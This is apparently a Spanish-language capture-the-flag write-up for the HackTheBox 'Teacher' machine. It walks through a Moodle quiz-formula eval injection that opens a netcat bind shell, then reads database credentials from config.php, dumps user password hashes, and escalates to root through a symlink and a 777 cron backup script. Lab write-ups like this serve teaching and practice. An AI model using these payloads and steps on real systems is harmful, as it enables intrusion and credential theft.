
Hay un RCE que puede ser explotado en el módulo de quiz mediante el rol de profesor.
Esta vulnerabilidad consta de un bypass al control de seguridad en cuanto a los caracteres que se ingresan en una fórmula matemática.

https://blog.ripstech.com/2018/moodle-remote-code-execution/


EXPLOTACIÓN DEL USUARIO.

Nr.	Math Formula	validity	Argument of `eval()`	result of `eval()`
1	`` `$_GET[0]` ``	illegal		
2	`{a.`$_GET[0]`}`	valid	`$str = 1.2;`	eval success
3	`{a.`$_GET[0]`;{x}}`	valid	`$str= {a.`$_GET[0]`;1.2};`	PHP Syntax Error '{'
4	`/*{a*/`$_GET[0]`;//{x}}`	valid	`$str= /*{a*/`$_GET[0]`;//1.2};`	eval success


EXPLOTACIÓN DEL USUARIO.



EXPLOTACIÓN DEL USUARIO.




EXPLOTACIÓN DEL USUARIO.



EXPLOTACIÓN DEL USUARIO.

http://10.10.10.153/moodle/question/question.php?returnurl=%2Fmod%2Fquiz%2Fedit.php%3Fcmid%3D7&appendqnumstring&scrollpos=0&id=4&wizardnow=datasetitems&cmid=7&0=(nc -n -l -p 1234 -e /bin/bash)




```
┌─[root@parrot]─[/home/ethicalhackingcop/Descargas/HTB/teacher]
└──╼ #nc 10.10.10.153 1234
python -c "import pty; pty.spawn('/bin/bash')"
www-data@teacher:/var/www/html/moodle/question$
```

EXPLOTACIÓN DEL USUARIO.

```
www-data@teacher:/var/www/html/moodle$ ls
ls
CONTRIBUTING.txt           config-dist.php.bak  message
COPYING.txt                config.php           mnet
Gruntfile.js               config.php.save      mod
INSTALL.txt                course               my
PULL_REQUEST_TEMPLATE.txt  dataformat           notes
README.txt                 draftfile.php        npm-shrinkwrap.json
TRADEMARK.txt              enrol                package.json
admin                      error                phpunit.xml.dist
```

EXPLOTACIÓN DEL USUARIO.

```
www-data@teacher:/var/www/html/moodle$ cat config.php
cat config.php
<?php  // Moodle configuration file

unset($CFG);
global $CFG;
$CFG = new stdClass();

$CFG->dbtype    = 'mariadb';
$CFG->dblibrary = 'native';
$CFG->dbhost    = 'localhost';
$CFG->dbname    = 'moodle';
$CFG->dbuser    = 'root';
$CFG->dbpass    = 'Welkom1!';
$CFG->prefix    = 'mdl_';
$CFG->dboptions = array (
  'dbpersist' => 0,
  'dbport' => 3306,
  'dbsocket' => '',
  'dbcollation' => 'utf8mb4_unicode_ci',
);
```

EXPLOTACIÓN DEL USUARIO.

```
MariaDB [moodle]> desc mdl_user;
desc mdl_user;
+---------------------+---------------
| Field               | Type
+---------------------+---------------
| id                  | bigint(10)
| auth                | varchar(20)
| confirmed           | tinyint(1)
| policyagreed        | tinyint(1)
| deleted             | tinyint(1)
| suspended           | tinyint(1)
| mnethostid          | bigint(10)
| username            | varchar(100)
| password            | varchar(255)
```

EXPLOTACIÓN DEL USUARIO.

```
MariaDB [moodle]> select username, password from mdl_user;
select username, password from mdl_user;
+------------+--------------------------------------------------------------+
| username   | password                                                     |
+------------+--------------------------------------------------------------+
| guest      | $2y$10$ywuE5gDlAlaCu9R0w7pKW.UCB0jUH6ZVKcitP3gMtUNrAebiGMOdO |
| admin      | $2y$10$7VPsdU9/9y2J4Mynlt6vM.a4coqHRXsNTOq/1aA6wCWTsF2wtrDO2 |
| giovanni   | $2y$10$38V6kI7LNudORa7lBAT0q.vsQsv4PemY7rf/M1Zkj/i1VqLO0FSYO |
| Giovannibak | 7a860966115182402ed06375cf0a22af                            |
+------------+--------------------------------------------------------------+
4 rows in set (0.00 sec)
```

EXPLOTACIÓN DEL USUARIO.

```
www-data@teacher:/var/www/html/moodle$ su giovanni
su giovanni
Password: expelled

giovanni@teacher:/var/www/html/moodle$ cd /home/giovanni
cd /home/giovanni
giovanni@teacher:~$ ls
ls
user.txt  work
```

EXPLOTACIÓN DEL ROOT.

```
giovanni@teacher:~/work/tmp$ ls -la
ls -la
total 8
drwxr-xr-x 2 giovanni giovanni 4096 Apr 23 05:35 .
drwxr-xr-x 4 giovanni giovanni 4096 Jun 27  2018 ..
giovanni@teacher:~/work/tmp$ ls -la
ls -la
total 16
drwxr-xr-x 3 giovanni giovanni 4096 Apr 23 05:36 .
drwxr-xr-x 4 giovanni giovanni 4096 Jun 27  2018 ..
-rwxrwxrwx 1 root     root      256 Apr 23 05:36 backup_courses.tar.gz
drwxrwxrwx 3 root     root     4096 Apr 23 05:36 courses
```

```
giovanni@teacher:~/work/tmp$ ls -la
ls -la
total 16
drwxr-xr-x 3 giovanni giovanni 4096 Apr 23 05:36 .
drwxr-xr-x 4 giovanni giovanni 4096 Jun 27  2018 ..
-rwxrwxrwx 1 root     root      256 Apr 23 05:37 backup_courses.tar.gz
drwxrwxrwx 3 root     root     4096 Apr 23 05:36 courses
```

EXPLOTACIÓN DEL ROOT.

```
-rwxr-xr-x  1 root root    4779832 Aug 10  2017 aria_dump_log
-rwxr-xr-x  1 root root    4796376 Aug 10  2017 aria_ftdump
-rwxr-xr-x  1 root root    4821560 Aug 10  2017 aria_pack
-rwxr-xr-x  1 root root    4949080 Aug 10  2017 aria_read_log
lrwxrwxrwx  1 root root         19 May 10  2017 as -> x86_64-linux-gnu-as
lrwxrwxrwx  1 root root         21 Jun 27  2018 awk -> /etc/alternatives/awk
-rwxr-xr-x  1 root root      56200 Feb 22  2017 b2sum
-rwxr-xr-x  1 root root        138 Jun 27  2018 backup.sh
-rwxr-xr-x  1 root root      39720 Feb 22  2017 base32
-rwxr-xr-x  1 root root      39720 Feb 22  2017 base64
-rwxr-xr-x  1 root root      31464 Feb 22  2017 basename
-rwxr-xr-x  1 root root       7120 May 15  2017 bashbug
```

```
giovanni@teacher:~/work/tmp$ cat /usr/bin/backup.sh
cat /usr/bin/backup.sh
#!/bin/bash
cd /home/giovanni/work;
tar -czvf tmp/backup_courses.tar.gz courses/*;
cd tmp;
tar -xf backup_courses.tar.gz;
chmod 777 * -R;
```

EXPLOTACIÓN DEL ROOT.

https://kb.iu.edu/d/abbe

Un link simbólico funciona como un acceso directo a un recurso, para esta máquina se puede aprovechar la carpeta tmp la cual está quedando con permisos 777 y crear un acceso directo al directorio principal.

```
giovanni@teacher:~/work$ ln -s / /home/giovanni/work/tmp/copy
ln -s / /home/giovanni/work/tmp/copy
giovanni@teacher:~/work$ cd tmp
cd tmp
giovanni@teacher:~/work/tmp$ cd copy
cd copy
giovanni@teacher:~/work/tmp/copy$ ls
ls
bin   etc         initrd.img.old  lost+found  opt   run   sys  var
boot  home        lib             media       proc  sbin  tmp  vmlinuz
dev   initrd.img  lib64           mnt         root  srv   usr  vmlinuz.old
giovanni@teacher:~/work/tmp/copy$ cd root
cd root
giovanni@teacher:~/work/tmp/copy/root$ ls
ls
root.txt
giovanni@teacher:~/work/tmp/copy/root$ cat root.txt
cat root.txt
```

YOU WIN!

GAME OVER

INSERT COINS
TO CONTINUE

 @EthicalHcop  EthicalHackingCOP  EthicalHCOP (31009)  @EthCOP